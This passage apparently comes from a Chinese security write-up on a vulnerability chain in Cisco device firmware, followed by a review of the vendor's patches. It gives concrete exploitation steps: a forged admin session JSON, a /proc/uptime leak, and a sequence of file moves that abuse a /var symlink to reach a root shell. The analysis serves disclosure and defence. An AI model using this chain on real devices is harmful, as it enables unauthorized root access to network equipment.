/tmp # cat websession/token/dead00a47a9b1177e259bd84dff3bd50651df76f61c20139e5b86d6d4bafd2e8
/tmp #可以看到整個session的構成包含兩個部分,一部分是/tmp/websession/session文件中包含登錄的用戶信息,信息中存儲了用戶名、session id、用戶組、超時時間等;另一部分則是/tmp/websession/token/目錄下有sessionid對應的文件,文件內容為空。因此要構造的是session文件內容,以及空的sessionid所對應的文件。
先利用任意文件漏洞漏洞上傳上面兩個文件,一個內容如下,另一個內容隨意。要提一句的是session文件中time的構造是系統啟動的時間,可以用任意文件移動漏洞執行mv /proc/uptime /tmp/www/login.html,然后訪問login.html來泄漏時間戳。
{
  "max-count":1,
  "cisco":{
    "dead00a47a9b1177e259bd84dff3bd50651df76f61c20139e5b86d6d4bafd2e8":{
      "user":"cisco",
      "group":"admin",
      "time":2433831,
      "access":1,
      "timeout":1800,
      "leasetime":13118911
    }
  }
}還有個問題需要解決的是如何確定傳上去的兩個文件的名稱。這可以通過利用任意文件移動漏洞備份/tmp/www/index.html,然后隨意上傳一個文件,再利用任意文件移動漏洞依次序將/tmp/upload/0000000000移動至/tmp/www/index.html,訪問主頁,如果主頁內容發生變化,即可得到序號,下一次再將兩個文件上傳,文件名稱即為剛剛得到的序號遞增的兩個序號。
第二步是利用任意文件移動漏洞將剛剛偽造的session及session id文件移動至/tmp目錄下,實現有效session的偽造。前面說過該任意文件移動只能將任意的文件移動到/tmp/www目錄下,而websession文件夾則在/tmp目錄下,如何才能夠通過這個漏洞將我們的文件移動到/tmp目錄下呢?
解決方法可以利用/var這個目錄,該目錄是/tmp目錄到鏈接,將該目錄移動至/tmp/www目錄下,后續再往/tmp/www/var目錄下去移動文件即可實現將文件移動至/tmp目錄中。
/tmp # ls -al / | grep var
lrwxrwxrwx 1 root root 4 Oct 22 2021 var -> /tmp這個過程也要利用一些空的文件夾(3g-4g-driver out_certs certs firmware pnp_config)的移動來實現,具體的操作流程如下所示。第一行是post數據包放的內容,第二行是實現的效果。
# /tmp/websession websession_bak
mv /tmp/websession /tmp/www/websession_bak

# /tmp/3g-4g-driver websession
mv /tmp/3g-4g-driver /tmp/www/websession

# /tmp/upload/0000000016 session
mv /tmp/upload/0000000016 /tmp/www/session

# /tmp/firmware token
mv /tmp/firmware /tmp/www/token

# /tmp/upload/0000000017 dead00a47a9b1177e259bd84dff3bd50651df76f61c20139e5b86d6d4bafd2e8
mv /tmp/upload/0000000017 /tmp/www/dead00a47a9b1177e259bd84dff3bd50651df76f61c20139e5b86d6d4bafd2e8

# /tmp/www/dead00a47a9b1177e259bd84dff3bd50651df76f61c20139e5b86d6d4bafd2e8 token
mv /tmp/www/dead00a47a9b1177e259bd84dff3bd50651df76f61c20139e5b86d6d4bafd2e8 /tmp/www/token

# /tmp/www/token websession
mv /tmp/www/token /tmp/www/websession

# /tmp/www/session websession
mv /tmp/www/session /tmp/www/websession

# /var tmp
mv /var /tmp/www/tmp

# /tmp/www/websession tmp
mv /tmp/www/websession /tmp/www/tmp經過上面的兩步一后,即可用認證后的代碼執行漏洞拿到root shell。
漏洞補丁
去官網下載新的固件,binwalk解壓查看內容,對三個漏洞逐個查看。
任意文件上傳漏洞似乎沒有修復,cisco可能認為它是nginx的一個正常功能。
location /api/operations/ciscosb-file:form-file-upload {
    set $deny 1;

    if ($http_authorization != "") {
        set $deny "0";
    }

    if ($deny = "1") {
        return 403;
    }


    upload_pass /form-file-upload;
    upload_store /tmp/upload;
    upload_store_access user:rw group:rw all:rw;
    upload_set_form_field $upload_field_name.name "$upload_file_name";
    upload_set_form_field $upload_field_name.content_type "$upload_content_type";
    upload_set_form_field $upload_field_name.path "$upload_tmp_path";
    upload_aggregate_form_field "$upload_field_name.md5" "$upload_file_md5";
    upload_aggregate_form_field "$upload_field_name.size" "$upload_file_size";
    upload_pass_form_field "^.*$";
    upload_cleanup 400 404 499 500-505;
    upload_resumable on;
}任意文件移動漏洞的修復沒有限制/form-file-upload的訪問,而是在upload.cgi進行了修補。可以看到它在調用prepare_file之前會校驗源目的地地址,從而修復了任意文件移動漏洞。
  jsonutil_get_string(dword_2348C, &file_path, "\"file.path\"", -1);
  ...
  if ( !file_path || match_regex("^/tmp/upload/[0-9]{10}$", file_path) )
  {
    puts("Content-type: text/html\n");
    printf("Error Input");
    goto LABEL_31;
}最后再來看看命令執行漏洞,update-clients腳本內容未發生變化,但是yang接口定義卻有變化。可以看到它限制了hostname的類型,同時將os等參數去掉了,導致無法形成注入。
    rpc update-clients {
        input {
            list clients {
                key mac;
                leaf mac {
                    type yang:mac-address;
                    mandatory true;
                }
                leaf hostname {
                    type inet:domain-name;
                }

                uses ciscosb-security-common:DEVICE-OS-TYPE;
            }
        }
    }
總結
配置文件的缺陷看起來微不足道,經過精心構造卻能導致嚴重的漏洞。三個漏洞很巧妙,能夠給人很多的啟發。
參考
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/1890/
暫無評論